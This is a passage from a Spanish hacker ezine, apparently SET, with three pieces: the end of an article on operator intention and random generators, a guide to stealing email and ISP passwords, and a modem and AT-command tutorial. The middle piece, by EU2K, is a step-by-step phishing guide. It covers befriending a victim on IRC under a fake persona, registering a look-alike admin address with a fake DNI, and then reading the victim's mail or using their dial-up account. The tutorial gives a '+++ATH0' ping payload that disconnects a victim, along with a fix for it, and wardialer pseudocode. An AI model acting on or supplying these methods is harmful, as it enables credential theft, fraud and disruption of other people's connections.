3) Si bien es cierto que el supuesto "indiferente" sobre unos y ceros, muestra un desplazamiento "hacia el uno" (alejandose de los resultados de las calibraciones), SI que aparece como una opcion intermedia y diferenciada entre las otras dos. No cabe realizar ninguna interpretacion objetiva de este desplazamiento, o de por que la correlacion hacia el "uno", es mas fuerte que hacia el "cero".

Una exposicion grafica de estos datos la podeis encontrar en el articulo que os cite arriba. Una vez expuestos estos datos, los autores pasan a describir como varian los resultados en funcion de distintos parametros referidos tanto a los operadores humanos, como al sistema fisico.

Sin animo de polemicas, parece ser que los mejores resultados globales (entendiendo por buen resultado la correlacion intencion-experimento) son los obtenidos por los sujetos varones. Como compensacion, hay que decir que los mejores exitos puntuales correspondieron a mujeres. Los caminos de la naturaleza son inescrutables ...

Comentaba anteriormente, no intenteis hacer este tipo de experimentos en casa (como para los explosivos: KIDS DO NOT TRY THIS AT HOME!). Bueno, el que quiera probarlo, que lo pruebe, pero que no espere gran cosa. Se probo a utilizar 3 fuentes pseudoaleatorias alternativas con la idea de ver la repetibilidad de estos resultados:

Fuente 1: esta valdria para casa :). Se trata de utilizar el generador de numeros aleatorios de Borland incluido en sus compiladores. Genera valores entre 0 y 1, con lo cual mediante un simple redondeo podemos enchufarlo al sistema bajo estudio. La eleccion de las semillas era un proceso de varios factores, pero que era desencadenado por el operador. Se trata en cualquier caso de una secuencia pseudoaleatoria perfectamente determinista.

Fuente 2: Otro generador de numero pseudoaleatorios bastante utilizado es un registro de desplazamiento serie realimentado. En este caso el ciclo de repeticion (el registro era de 31 bits) se eligio mucho mayor que el tiempo que se registraba la secuencia. El registro genera una salida de 1 y 0 que se incorpora directamente al sistema.
(ver SET 22 / Mortiis para mas informacion sobre estos generadores)

Fuente 3: esta tercera fuente es una variacion de la anterior, ya que la frecuencia de desplazamiento del registro esta goberanda por un elemento analogico que va haciendo un barrido de frecuencias. Dado que la frecuencia con la que arranca el dispositivo es dificilmente predecible, le dota al mismo de un caracter mas aleatorio.

(En el articulo se describe una cuarta fuente mucho mas rudimentaria y "mecanica", que dejo para los que se animen a leer el articulo. Por cierto, dio buenos resultados)

Los resultados que se desprenden de probar estas 3 fuentes (siempre con un numero de muestras binarias comparables a los casos iniciales, es decir, cientos de Mbits), es que en los 2 casos puramente pseudoaleatorios (fuentes 1 y 2) no hay correlacion entre los datos y los deseos de los operadores. Por el contrario para la fuente 3, si que se producen correlaciones destacables y parecidas a las obtenidas con el generador de ruido.

Otros aspectos curiosos que se desprenden de la memoria del experimento, es

que no parece existir un proceso de aprendizaje por parte de los operadores; o sea que a medida que un operador repite la prueba, no obtiene mejores resultados. El patron de exito que vienen a tener los operadores es un buen resultado inicial, seguido de una tendencia hacia resultados peores (nula correlacion), para recuperar el nivel inicial hacia el quinto intento.

Un aspecto desconcertante del experimento es que no parece que aspectos tan fundamentales como el espacio y el tiempo tengan que ver. Por un lado, operadores situados remotamente, obtienen resultados positivos. No se trata por tanto de mirar fijamente a la maquina .... Por otro lado, de los resultados se desprende que no es fundamental una simultaneidad entre decision del operador -> "generacion" secuencia. Dicho de otra forma, se obtienen similares resultados manifestando preferencia sobre secuencias que, o bien ya se han generados, o bien no se generaran hasta horas despues.

Para finalizar, describir la actitud de los operadores. Como os podeis imaginar las hay para todos los gustos, desde gente que se concentraba concienzudamente, hasta gente que tenia una actitud indiferente y despreocupada. Tampoco parece que en estos casos haya una formula magica que identifique las actitudes que mejor "funcionan". Lo que para unos vale, para otros no sirve. Muchas incognitas (todas ?) respecto a este curioso estudio que no es mas que una puerta abierta hacia un campo en el que somos unos absolutos ignorantes ... a pesar de lo cerca que lo tenemos.

SiuL+Hacky

```
-< 0x02 >--------------------------------------------------.-------------.----
                                                          `-[ EU2K )-ï
```

[EU2K] PRESENTA - "E-MAIL Y CONTRASENAS"

A traves de esto podemos obtener dos tipos de contrasenas, que seran:

a) la password de el mail de una persona.

b) la password del ISP de una persona, con su mail, conexion, etc...

Bueno, que vamos a hacer? lo primero sera determinar la direccion e-mail de nuestra victima, si ya la tenemos pues adelante, si por ejemplo vamos en busqueda de una conexion con tarifa plana, entraremos a un canal del irc y preguntaremos "alguien usa la tarifa plana de wanadoo?" con un nick del estilo "Laura19" y una vez alguien nos conteste que si, pues ahora lo que tenemos que hacer es hablar 20 minutos con esta persona, luego le vas a pedir el e-mail, y cuando te lo de hablas 10 minutos mas y te despides.

Ahora tienes el mail de tu victima, que puede ser de wanadoo, inicia, ozu terra, y muchos mas... PERO hay que tener en cuenta que nosotros vamos a necesitar un email de dicho dominio gratis, es decir que lo si el mail es victima@ozu.es nosotros necesitaremos un mail nosotros@ozu.es o con

el isp/dominio que sea lo mismo, asi que no busques una victima con email de @arrakis.es porque no conseguiras hacerlo.

Ahora, nos vamos a ozu, wanadoo, etc... y nos creamos una cuenta de email en dicho servidor (el servidor de la victima!) y como nombre de usuario le pondremos algo asi como: dptoinformatica@proveedor.com, dgeneral@..... dtecnico@proveedor.com, dptotecnico@proveedor.com, control.passwords@.... En algunos casos como en wanadoo, inicia o demas sera obligatorio crear una cuenta de acceso a internet para conseguir dicho email, pues nosotros la crearemos con DNI falso (www.jauja.es.org nos genera dnis).

Ahora estamos con que la victima tiene una direccion victima@servidor.com y nosotros una direccion del estilo dgeneral@servidor.com, u otro nombre de usuario que parezca de la administracion de dicho sistema.

Que vamos a hacer ahora? Sencillo vamos a enviar un e-mail solicitando la contrase~a a dicho usuario, y si lo redactamos bien (de tal forma que parezca que biene de la direccion del servidor o del servicio tecnico) la victima nos respondera con la contraseña.
El texto debera ser un estilo de carta comercial, breve y bastante directa al grano, y muy importante es agradecer al usuario por utilizar el ISP del que escribimos.

Si tenemos la suerte de que nos responda con la contrase~a, tendremos su nombre de usuario y password y ahora podremos optar por dos caminos.

a) Si el correo electronico es de un servicio que solo ofrece email gratis y no conexion podremos leerle el correo, a traves de dicha web, y en caso de que sea de wanadoo tambien podemos hacer esto de una forma tan sumamente facil como ir a nuestro programa de correo y cambiar el nombre de usuario y la password de la cuenta de mail desde la que le escribimos. Es decir que para leer el de ozu, lettera y demas te vas a la web de estas y lo lees, pero para leer de wanadoo o inicia, o demas ISPs, como tu vas a tener una cuenta de acceso al isp (La que tu te has creado antes con username dgeneral u similar) pues solo vas a tener que cambiar en tu programa de email el nombre de usuario y la contrasena ya que lo demas va a continuar igual, servidores de pop y demas....

b) El camino b sirve por si hemos robado una conexion de terra, o wanadoo con tarifa plana para utilizarla. que vamos ha hacer? pues como solo se puede con wanadoo o terra, ya que retevision a sus tarifas plana les da un mail que no podemos obtener, vamos ha hacer lo siguiente.

Crearemos una conexion nueva, con el nombre de usuario siguiente:
-Usuario Terra: usuario@terratp (respecto a usuario@terra.com)
" Wanadoo: usuario@wanadoo (tambien respecto a su mail)
-Password la obtenida.
-DNS asignadas por el servidor.
-Telefono del nodo: Terra 900716716 y Wanadoo 900902032

Esto es todo, de esta sencilla forma podemos obtener claves de emails, y cuentas de acceso a internet, pero... tambien con el mismo modo se van a poder sacar las de geocities, creando un mail de la misma indole users.password@geocities.com y enviando el mail a la victima.

Este articulo fue escrito en 1999 por EU2k y ha sido adaptado para su
uso en la actualidad a fecha 10 de Enero de 2001.

Por: [Eu2k] - E-mail: eu2k@pueblodigital.com - Web: www.pueblodigital.com

-< 0x03 >--.-------------.----
‘-[IMOEN)-ï

Bueno pues aki os dejamos un articulo sobre lo que es un modem, espero que os
sirva para algo, al menos para pasar un ratito entrtenido.El documento esta
basado en apuntes de clase y diversas como web, www.portalgsm.com
(en concreto las listas) y otras sacadas de altavista.

[Mas informacion sobre Modems en SET 19, The Modem Connection]

<><><><>
Indice:
<><><><>

Que es un modem

Definicones y cosas varias

Como funciona

Tipos de comunicaciones

Modos de un modem

Toketear el modem

Lista de comandos AT

Comandos AT avanzados

Lista de registro S

Que es un modem ?

Interesante pregunta, vamos a responderla poko a poko, bien un modem es un
cacharro, que sirve para enviar datos a traves de la linea telefonica, esto
no es muy tecnico pero si es la idea principal que se os debe quedar.

Este cahcarro lo podemos encontrar de dos tipos los modem externos y modem
internos, los externos por lo general son mas caros debido a ellos llevan
un hardware que se encarga de las operaciones con los datos a enviar o
recivir (esto lo explicaremos mas abajo un poko mejor), los internos, des
de la aparicon de los famosos y polemicos 56kb/s tienden a eliminar parte
de ese hadrware y dejarle al micro parte del trabajo esto son los famosos
winmoden que luego al ponerlos a linux dice que verdes las han segao.

(Existen ya drivers para hacer funcionar los winmodems en Linux y BSD)
(freshmeat.org y sitio similares para buscar, gnd)

Definiciones y cosas varias

DCE -> el el equipo de comunicacion de datos, osea el modem

DTE -> Equipo Terminal de Datos, se refiere al Terminal, computadora, ordenador, etc., al cual está conectado el modem. Digamos que tu DCE es tu modem y tu DTE es tu ordena, (si tu modem esta conectado al ordena)

RTC -> Red Telefonica Conmutada se refiere a la Linea Telefenica utilizada para la comunicacion entre ambos extremos. Tambien encontraras en algunos sitios Red Telefenica Basica (RTB).

Los puertos COM -> bien son puertos de comunicaciones de serie asincromos con interface V24 en el terminal bien hay queda eso, es el puerto donde pones el mouse por ejemplo, en la mayotia de los casos los modem se instalan en los COM3 o COM4, para los modem internos aparte de instalarse en un COM instalan un puerto de comunicaciones HSFMODEN que emula el hardware que no esta en los modem internos. Estos son los puertos mas comunes de un ordenador

Puerto	Direccion	Interrupcion
COM1	03F8H	IRQ4
COM2	02F8H	IRQ3
COM3	03E8H	IRQ4
COM4	02E8H	IRQ3

Espero que veais que no estoy hablando de puertos del tcp/ip sino de puertos de comunicaciones de un ordenador en este caso son los puertos COM, como ya he dicho antes por ejemplo donde pones el mouse.

Baudios -> Numero de veces de cambio en el voltaje de la se~al por segundo en la linea de transmision. Los modem envian datos como una serie de tonos a traves de la linea telefonica.

Los tonos se "encienden"(ON) o "apagan"(OFF) para indicar un 1 o un 0 digital. El baudio es el numero de veces que esos tonos se ponen a ON o a OFF. Los modem modernos pueden enviar 4 o mas bits por baudio.

Bits por segundo (BPS) -> Es el numero efectivo de bits/seg que se transmiten en una linea por segundo. Como hemos visto un modem de 600 baudios puede transmitir a 1200, 2400 o, incluso a 9600 BPS.

Como funciona ?

EL modem que significa MOdulador/DEmodulador se encarga de transformar los datos del ordenador que como todos sabemos son digitales (ceros,unos) al formato analogico RTC para poder transmitirlos por la red de telefono. La se~al(lo que se envia desde un modem a otro modem) esta formada por diferentes tonos que viajan hasta el otro extremo de la linea telefonica, donde se velven a convertir a datos digitales. Para llevar a cabo el proceso de modular y demodular es necesario que todos los modem lo hagan de la misma forma , o al menos sigan las misma reglas, que estan reguladas por protocolos que todos los fabricantes deben de respetar. Por ejemplo el protocolo V21 se encarga de regular la comunicacion entre modem a 300 kb/s. a qui van protocolos para regular:

V.92: El nuevo estandar q no aumenta la velocidad pero mejora la bajada de ficheros multimedia, vease fotos, permite retener llamadas(si el isp lo implemeta), y aumenta la velocidad de subida a 48bps o 42 bps, aun no esta muy claro (en el momento de escribir esto).

V.90: Trasferencias de 56bps

V.34: Transferencia de datos a 33.600, 31.200, 28.800, 26.400, 24.000, 21.600, 19.200, 16.800, 14.400, 12.000, 9.600 , 7.200 y 4800 bps

V.32Bis: Transferencia de datos a 14.400, 12.000, 9.600, 7.200 y 4.800 bps

V.32: Transferencia de datos a 9.600,7.200 y 4.800 bps

V.22Bis: Transferencia de datos a 2.400 bps

V.22 y BELL 212A: Transferencia de datos a 1.200 bps

V.21 y BELL 103: Transferencia de datos a 300 bps

V.23: Transferencia de datos a 75/1200 y 1200/75 bps

V.17: Transferencia de fax a 1.4400, 12.000, 9.600 y 7.200 bps

V.29: Transferencia de fax a 9.600 y 7.200 bps

V.27 Ter: Transferencia de fax a 4.800 y 2.400 bps

Algunos modem avanzados, en la actualidad casi todos disponen de un protocolo de correccion de errores, MNP2-4, V.42, basicamente consiste en detectar y corregir los errores producidos en la linea de telefono, asi se facilita que los datos llegen correctamente a los terminales aumentando la velocidad. (menos errores menos reenvios de la misma informacion).

Otro protocolo, que se encarga de la compresion de datos es MNP5, V.42Bis, es una propiedad que se encarga de comprimir datos antes de enviarlos por la linea, esto se parece a cuando le dejas algo a tu amigo en diskos priemro lo comprimes y luego lo escribes en el disko okupa menos y tardas menos en copiarlo al disko, aparte del ahorro de disketes.

Hay otros protocolos como el T.4, T.30, que permiten al nuestro modem conectarse a un FAX o modem FAX, para enviar datos entre ellos, osea que si tu modem dispone de este protocolo piensa lo que te vas a ahorrar en enviar faxes.

TIPOS DE COMUNICACIONES

Existen dos tipos de transmision de datos, entiandase proceso por el cual se transmiten datos de un punto a otro.La comunicacion asincroma y la sincroma.

Modo Sincroma -> En este tipo la forma de enviar datos es en forma de paketes. Mas correcto seria decir que son tramas de la sig forma:

3bits de direccion/Xbits del mensaje/2bits de comprobacion/1bit final donde x es el contenido del mensaje

Modo Asincromo -> aki los datos se envian byte a byte de la siguiente forma: 1bit de inicio/6bit del mensaje/1 bit de final.

La comunicacion sincrona se emplea, por ejemplo, cuando se accede a ordenadores Main Frame de IBM.

Los modem internos (PC) manejan normalmente comunicaciones asincronas, mientras que los modem externos (de sobremesa) emplean comunicaciones sincronas o asincronas (ver caracteristicas del modem para saber el tipo de comunicacion).

Las transferencias de fax son sincronas, pero la conexion entre el modem y el DTE es siempre asincrona, haciendo el modem la conversion entre los dos tipos de transmision utilizada.

MODOS DE UN MODEM

Tenemos dos modos el modo comando y el modo datos:

Modo comandos -> Es un estado en el cual el modem interpreta los caracteres enviados desde el terminal sin transmitirlos al otro modem remoto.
Es el estado en el que se esta mientras no existe comunicacion con otro modem, aunque existe la posibilidad de pasar a modo comandos una vez establecida la comunicacion mediante una secuencia de escape. En este estado se realiza la configuracion del equipo, se verifica el estado de los registros y se establece la comunicacion.

Modo Datos -> Es un estado en el cual un terminal se puede comunicar con otro terminal remoto gracias al enlace transparente realizado por los modems.
Despues de que el modem devuelve la indicacion "CONNECT" se esta en modo datos.

Es posible pasar temporalmente a modo comandos tecleando la secuencia de escape "+ + +" mentras se está en modo datos. El modem responderá "OK" y pueden introducirse comandos, volviendo a modo datos al teclear el comando ATO

El software de comunicaciones se entiende con el moden mediate un lenguaje llamado lenguaje de comandos AT como ya hemos visto algunos ejemplos antes, es mas este lenguaje es el unico que el modem entiende.

Pues de aki es de donde los script kiddies se les a ocurrido una genial idea, bien nosotros estamos en modo datos y de repente nos mandan una cadena para hacer que nuestro moden pase a modo comandos con lo cual al cabo de un rato estamos disconect osea no han tirao que graciosos verdad?

Para ello se basan en el protocolo PPP, q es el q normalmente usamos para conectar a con nuestro ISP, q por defecto no comprime los paquetes ip, asi q si la victima manda al exterior esa cadena el solito se desconecta, por ejemplo con un ping de linux y el parametro -p q admite patrones, la linea malefica quedaria asi :

```
ping -p 2b2b2b415448300d -c ip
```

Ese patron esta codificado en hexadecimal y significa "+++ATH0". hay muchas mas formas desde usando el telnet, a propio mirc ..... tambien hay muchos textos sobre esto.

Para solucionarlo tendriamos q cambiar la secuencia de escape de nuestro modem q la almacena un registro S, pero esto mas abajo.

Si el modem se encuentra en el modo en linea, regresa al modo comando bajo esta circunstancias:

1> Un punto y coma (;) ocurre al fin de la secuencia de marcado.

2> El modem recibe una secuencia de escape definida o una se~al de interrupcion mientras esta en el modo en linea.

3> Se desconecta una llamada.

4> No puede completar una llamada satisfactoriamente o el portador de datos del modem remoto se desconecta.

Si ocurre un error durante la ejecucion de una linea de comando, el procesamiento se detiene y todo aquello que sigue al comando incorrecto se ignora.

==========
TOKeteo del modem
==========

AT your own risk osea q cuidadin

Bueno pues tendremos q decirle a nuestro modem q queremos entrar al modo comandos para trastear un pokito con el. Para ello necesitamos un software q nos permita esto, asi q usamos el super hyperterminal de windows, si de windows, otra herramienta q necesitamos son los posibles comandos at y los registros S que curiosamente son los dos apratados de abajo los incluyo para curiosos pero son un royete XDD.

Bien arrancamos el hyperterminal le damos un nombre, elegimos un icono y despues seleccionamos cancelar asi conectaremos a nuestro modem y podemos empezar a experimentar.

Primero probaremos unos comandos AT y despues veremos algunos registros S Recuerda q abajo tienes una lista completa de ambos.

En la parte blanca podras poner los comandos y ver sus respuestas, probemos a poner simplemente AT deberemos obtener un ok por parte del modem, bien por ejemplo queremos llamar a nuestra prima la de guardamar entonces

pondriamos ATD nuemero de mi prima, parece facil y lo es,vereis este comando es el q usan los wardialer para llamar alos numeros de telefonos, se puede hacer un wardialer con simple bucle como:

```
x:=0
 repetir
   ATD 91876121X
   N=n+1
hasta n =9
```

Una vez q leas las listas de abajo se te ocurriran muchas ideas jeje veamos unas interesantes,con ATI se verifica el estado de la rom del sistema.

Con AT&FW2+MS=V34 obtenemos una conexion mas estable reduciendo la velocidad del modem a 33.6 le decimos q use el protocolo V34.

AT&F+MS=V90 le dira al modem q conecte usando el protocolo V90 ya sabeis el de 56kbs. Bueno os dejo q investigeis vosotros no?, con una nota mas antes de cada comando se pone el sufijo AT menos en los q se indice, vamos q si veis Ln hace tal cosa con el altavoz pues antes debeis poner AT quedaria de esta formma: ATLn donde n sera un numero q admita el parametro en este caso podria ser 0,1,2,3 cada uno hace algo distinto controla el volumen del altavoz pero esta explicado mas abajo.

REGISTROS S

Los registros S le indican al modem como funcionar todo el tiempo. Los registros S se usan para establecer ciertos parametros que describen como funciona el modem. En otras palabras, el modem se olvida de la mayoria de los comandos AT tan pronto como los ejecuta; no obstante, recuerda la última configuracion de cada registro S y sigue obedeciendo esta configuracion hasta que la cambia.

Puede leer el contenido de un registro S dado al entrar el comando ATSn? Por ejemplo, para ense~ar el contenido del registro S11, entre este comando:

ATS11?

Durante la fabricacion, los registros S del modem fueron programados para contener ciertos valores. Estos valores predeterminados del registro S se establecen para que funcionen de manera confiable bajo la mayoria de circunstancias. No obstante, usted puede modificar los valores si fuera necesario. Por ejemplo, tal vez requiera bastante tiempo obtener tono para marcar en su oficina, asi que usted puede volver a fijar S6 para un periodo mas largo de espera.

Para cambiar el valor de un registro S, ATSn=r. Donde n es el nuemor de registro y r el valor nuevo. Por ejemplo, para establecer el valor 37 en S7: ATS7=37 El registro S37 esta ahora establecido en el valor de 7.

Para solucionar por ejemplo nuestro problema del colgado de linea deberiamos de ir al registro S2 y cambiarle el valor q lleva por defecto de esta forma : S2=55 , el valor por defecto "+" es el 43, asi q vale cualquier otro diferente. Bueno seria asi ATS2=55.

Como se que comandos o registro debo o no debo tocar?, facil leer las lista de abajo y vereis lo q se puede o no tocar. Es muy simple

==========

Lista de comandos AT

==========

AT -> Codigo de Atencion. "AT" es el prefijo de linea de comando que indica al modem que se esta entrando un comando o secuencia de comandos. Precede todos los comandos con excepcion de los comandos "A/" (repetir) y "+++" (escapar). Cuando se entra por si solo, "AT" hace que el modem responda con OK (Aceptar) o con 0 si esta listo para recibir comandos. Parametros: ninguno

A/ -> Repetir ultimo Comando. "A/" hace que el modem repita el comando anterior, como por ejemplo el volver a marcar un número telefonico. El comando ejecutado previamente permanece en el almacenamiento temporario de comandos hasta que "AT" se entra o se desactiva la energia. Ambas acciones borran la memoria intermedia y causa que quede no valido el comando "A/", puesto que no existe un comando a repetir. No es necesario entrar un <cr> o "AT" debido a que los mismos tambien quedan en la memoria intermedia de comandos con el comando anterior. Parametros: ninguno

A -> Comando de Respuesta. "A" hace que el modem conteste una llamada sin esperar por un timbre. Esto es útil al contestar una llamada de modo manual o cuando se efectúan conexiones directas con otro modem en el modo original. Cualquier comando que siga después de la "A" en la misma línea de comando se ignora.

NOTA: El comando "A" no se permite en algunos paises. En tales casos, ATA le devuelve un error.

Parametros: ninguno

Bn -> Opcion Estandar de Comunicaciones. Determina el estandar ITU vs. Bell.
Parametros: n = 0 - 3, 15, 16

n = 0 ITU V.22 para 1200 bps
n = 1 Bell 212A para 1200 bps (valor predeterminado)
n = 2, 3 Anula la selección de ITU V23 canal inverso
n = 15 ITU V.21 para 300 bps
n = 16 Bell 103J para 300 bps (valor predeterminado)

Dn -> Comando de Marcado. "D" (Marcado) hace que el modem marque el numero que sigue a la "D" en la linea de comando. Los digitos validos para marcar y modificar el marcado se definen en la pagina Modificadores de Marcado. En el marcado a impulsos, los caracteres que no sean dígitos no tienen efecto alguno.

Parametros: ninguno

NOTA: En algunos paises, se necesita un numero telefonico despues del comando "D".

En Comando de Eco. "En" determina si los caracteres que usted escribe con el teclado se repitan de manera que se visualicen en el monitor (eco local) mientras el modem se encuentra en el modo de comando.
Parametros: n = 0, 1

n = 0 Inhabilita el eco local

```
n = 1 Habilita el eco local (valor predeterminado)

Hn -> Control de Gancho. "Hn" comunica al modem para que cuelgue para
desconectar una llamada o para que levante el auricular para que la linea
telefonica se vuelve ocupada.
Parametros: n = 0, 1

n = 0 Modem desconectado (colgar) (valor predeterminado)
n = 1 Modem conectado

NOTA: El comando "H1" no se permite en algunos paises. En tales casos,
"ATH1" devuelve un error.

In -> Solicitar Identificacion. "In" interroga al modem para que comunique
el codigo de identificacion de producto, el checksum de ROM o el estado del
 checksum de ROM.

Parametros: n = 0, 1, 2, 3, 4, 5, 9

n = 0, 3 Devuelve la velocidad predeterminada y la version de firmware
del controlador
n = 1 Calcula el checksum de ROM y lo visualiza (por ejemplo, 12AB)
n = 2 Realiza la comprobacion de ROM, calcula y verifica el checksum,
visualizando ACEPTAR o ERROR.
n = 4 Devuelve la version de firmware para el bombeo de datos
n = 5 Devuelve la ID de tablero: version de software, version de
hardware e ID de pais
n = 9 Devuelve el codigo de pais

Ln -> Volumen del Altavoz del Monitor. "ATLn" fija el volumen del altavoz
durante las comunicaciones de fax y de datos, a bajo, mediano o alto.
Parametros: n = 0 - 3

n = 0, 1 Volumen bajo
n = 2 Volumen mediano (valor predeterminado)
n = 3 Volumen alto

NOTA: Para apagar los parlantes por completo, use el comando M0.

Mn -> Opcion de Control de Parlantes. "Mn" controla la operacion de enc./apag.
del altavoz durante las comunicaciones de fax y de datos.
Parametros: n = 0 - 3

n = 0 Parlante apagado
n = 1 Parlante esta encendido hasta que el modem detecta una se~al de portador
(valor predeterminado)
n = 2 Parlante siempre esta encendido cuando el modem esta conectado
n = 3 Parlante esta encendido despues de marcar hasta que el modem detecta
una se~al de portador, excepto cuando esta marcando

Nn -> Modulacion del Establecimiento de Comunicacion. "Nn" controla si el
modem local realizara o no el establecimiento de comunicacion negociada ç
durante el tiempo de conexion con el modem remoto cuando las velocidades
de comunicacion de los dos modems son diferentes.
Parametros: n = 0, 1

n = 0 Al originar o contestar, establezca comunicacion unicamente a nivel
de la norma de comuunicaciones especificada por S37 y el comando ATB.
n = 1 Al originar o contestar, comience el establecimiento de comunicaciones
unicamente a nivel de la norma de comunicaciones especificada por S37 y el
comando ATB. Durante el establecimiento de comunicaciones, puede retroceder
a una velocidad mas baja (predeterminada).
```

```
Enc -> (On) Comando En Linea. "On" hace que el modem quede en el modo en linea.
Parametros: n = 0, 1, 3

n = 0 Encienda en linea
n = 1 Inicie la recapacitacion del ecualizador antes de regresar al modo de
datos en linea
n = 3 Emita una renegociacion de velocidad antes de regresar al modo de datos
en linea

NOTA: Utilice este comando para regresar al modo en linea despues de "escapar"
al modo de comando usando el comando +++.

P -> Marcado a Impulsos. "P" establece el modo de marcado a impulsos. Todas
las llamadas siguen en el modo de marcado a impulsos hasta que seleccione
marcado a tonos usando el comando "T". También puede usar este comando como
un modificador de marcado.
Parametros: ninguno

NOTA: El marcado a impulsos no esta disponible en algunos paises.
El comando "P" se ignora en esos paises.

Qn -> Supresion del Codigo de Resultado. "Qn" habilita el modem para que
envie los codigos de resultado.
Parametros: n = 0, 1

n = 0 Habilita los codigos de resultado (valor predeterminado)
n = 1 Inhabilita la devolucion de los codigos de resultados (silenciosos)

Sr=n -> Escribir a un Registro S. Sr=n establece el registro r
        como el valor n.
El contenido de estos registros se puede modificar con este comando.
Parametros: ninguno

Margen: r = 0 - 27, 29, 31 - 33, 35, 37, 89 (numero de registro)

n = 0 - 255 (valor)

IMPORTANTE: Puede provocar resultados erraticos al escribir a registros
reservados o de lectura solamente. Vease la Referencia de Comandos del
Registro S para obtener una lista completa de registros.

Sn? -> Leer un Registro S. Sn? indica el valor del registro designado por
n, el cual puede ser el numero de cualquier registro S valido.
Parametros: ninguno

Margen: n = 0 - 27, 29, 31 - 33, 35, 37, 89

NOTA: Los valores se indican en formato de decimal. Para interpretar valores
de registro con correspondencia de bits, convierta el valor decimal a uno
binario.

T Marcado a Tonos. "T" establece el modo de marcado al de a tonos. El marcado
a tonos es el modo predeterminado. Tambien puede usar este comando como un
modificador de marcado.
Parametros: ninguno

Vn -> Formulario de Codigos de Resultados. "Un" determina el tipo de codigo
de resultado devuelto por el modem.
Parametros: n = 0, 1

n = 0 Codigo de resultado se envia en forma de numeros (forma abreviada o
```

digitos)
n = 1 Codigo de resultado se envia como texto (forma larga) (valor predeterminado)

Xn -> Establecer Codigo de Resultado y Progreso de Llamada. "Xn" selecciona el conjunto de codigos de resultado y las funciones de marcado. El comando "Vn" determina si el codigo de resultado se envia como palabras o como numeros. Vease también codigos de resultado.
Codigos de resultado extendidos: Si esta habilitado, el modem visualiza codigos de resultado basicos, junto con el mensaje de conexion y la velocidad de datos del modem y una indicacion de los valores para la correccion de errores y compresion de datos. Si esta inhabilitado, solamente OK (Aceptar), CONNECT (CONECTAR), RING (TIMBRE), NO CARRIER (NO HAY PORTADOR) y ERROR (ERROR) se visualizan.

Deteccion del tono de marcado: Si esta habilitado, el modem marca solamente cuando detecta un tono de marcado; desconecta la llamada si no detecta un tono de marcado dentro de 10 segundos. Si esta inhabilitado, el modem marca si detecta un tono de marcado o no. Usted puede seleccionar el número de segundos que el modem espera antes de marcar en el registro S6.

Deteccion de la se~al de ocupado: Si esta habilitado, el modem verifica las se~ales de ocupado. Si esta inhabilitado, el modem ignora las se~ales de ocupado.

Parametros: n = 0 - 4, 7

n = 0 Inhabilitar los codigos de resultado extendidos, la deteccion del tono de marcado y la deteccion de la se~al de ocupado.

n = 1 Habilitar codigos de resultado extendidos; inhabilitar la deteccion del tono de marcado y de la se~al de ocupado.

n = 2 Habilitar los codigos de resultado extendidos y la deteccion del tono de marcado; inhabilitar la deteccio de la se~l de ocupado.

n = 3 Habilitar los codigos de resultado extendidos y la deteccion de la se~al de ocupado. Inhabilitar la deteccion del tono de marcado.

n = 4 Habilitar los codigos de resultado extendidos, la deteccion de tonos de marcado y la deteccion de la se~al de ocupado. (valor predeterminado).

n = 7 Inhabilitar los codigos de resultado extendidos; habilitar la deteccion del tono de marcado y de la se~al de ocupado.

Z -> Restaurar la Configuracion Guardada. Este comando indica al modem que debe desconectarse y restaurar la configuracion guardada con el ultimo comando &W.

Comandos AT Avanzados

&Cn -> Opciones de Deteccion de Portador de Datos. Cuando el modem recibe una se~al de portador desde un modem remoto, envía una señal de Deteccion de Portador de Datos (DCD) a la computadora. AT&Cn controla las opciones DCD.
Parametros: n = 0, 1

n = 0 Se~al DCD siempre esta encendida si detecta una se~al de portador o no.

```
n = 1 DCD esta encendido al detectar un portador y apagado cuando no se
detecta una se~al de portador (valor predeterminado)

&Dn -> Opcion de Terminal de Datos Listo. Cuando la computadora esta lista
para intercambiar se~ales con el modem, envía una se~al de Terminal de Datos
Listo (DTR) al modem. AT&Dn controla las opciones DTR.

Parametros: n = 0, 1, 2, 3

n = 0 El modem ignora el DTR y lo trata como si siempre estuviera encendido
n = 1 Si el modem no detecta el DTR mientras esta en el modo en linea, pasa
al modo de comando, emite el codigo de resultado OK (Aceptar) y permanece
conectado.
n = 2 Si el modem no detecta el DTR mientras esta en el modo en linea, el
modem se cuelga (valor predeterminado)
n = 3 El modem se reconfigura al detectar una transicion de ENCENDIDO a \
APAGADO en el DTR.

&F -> Cargar los Valores Predeterminados de Fabrica. "AT&F" restaura los
registros S y comandos a los valores predeterminados de fabrica.
NOTA: En el modo de voz, usted debe emitir este comando en una linea por
separado, que no contenga otros comandos.

&Gn -> Opcion de Tono de Reconocimiento V.22bis. "AT&Gn" determina cual
tono de reconocimiento, si hubiere alguno, se envia mientras transmite
en la banda alta (modo de contestar).
NOTA: Este comando se utiliza unicamente en el modo V.22 o V.22bis y no
se usa en America del Norte.

Parametros: n = 0 - 2

n = 0 Ningun tono de reconocimiento (valor predeterminado)
n = 1 tono de reconocimiento de 550-Hz
n = 2 tono de reconocimiento de 1800-Hz

&Kn -> Seleccion Local de Control de Flujo. "AT&Kn" determina la
seleccion de control de flujo.
Parametros: n = 0, 3, 4

n = 0 Inhabilitar control de flujo
n = 3 Habilitar control de flujo RTS/CTS (valor predeterminado)
n = 4 Habilitar XON/XOFF control de flujo

&Mn -> Modo de Comunicaciones Asincronas.
Parametro: n = 0

n = 0 Modo asincrono (valor predeterminado)

&Qn -> Modo de Comunicaciones Asincronas.
Parametros: n= 0, 5, 6

n = 0 Modo asincrono, con memoria intermedia, igual al \N0
n = 5 Modo de control de errores, con memoria intermedia, igual que \N3
(valor predeterminado)
n = 6 Modo asincrono, con memoria intermedia, igual que \N0

&Sn -> Opcion de Conjunto de Datos Listo. Cuando el modem esta listo
para intercambiar se~ales con la computadora, envia una se~al de Conjunto
de Datos Listo (DSR). "AT&Sn" selecciona la accion DSR.
Parametros: n = 0, 1

n = 0 DSR siempre esta encendido (valor predeterminado)
```

n = 1 DSR se enciende al establecer una conexion y se apaga cuando termina la conexion.

&Tn -> Seleccion del Comando de Prueba. AT&Tn selecciona uno de ocho comandos de pruebas diagnosticas.
Parametros: n = 0, 1, 3, 6

n = 0 Termina cualquier prueba en progreso
n = 1 Inicia el bucle analogo local. Esta prueba verifica la operacion del modem y la conexion entre el modem y la computadora. Es necesario realizarlo cuando el modem esta fuera de linea.
n = 3 Prueba de bucle digital local
n = 6 Prueba de bucle digital remota. Esta prueba verifica la operacion del modem local, el enlace de comunicaciones y el modem remoto. Para que funcione adecuadamente, ambos modems deben quedar en linea con el control de errores inhabilitado.
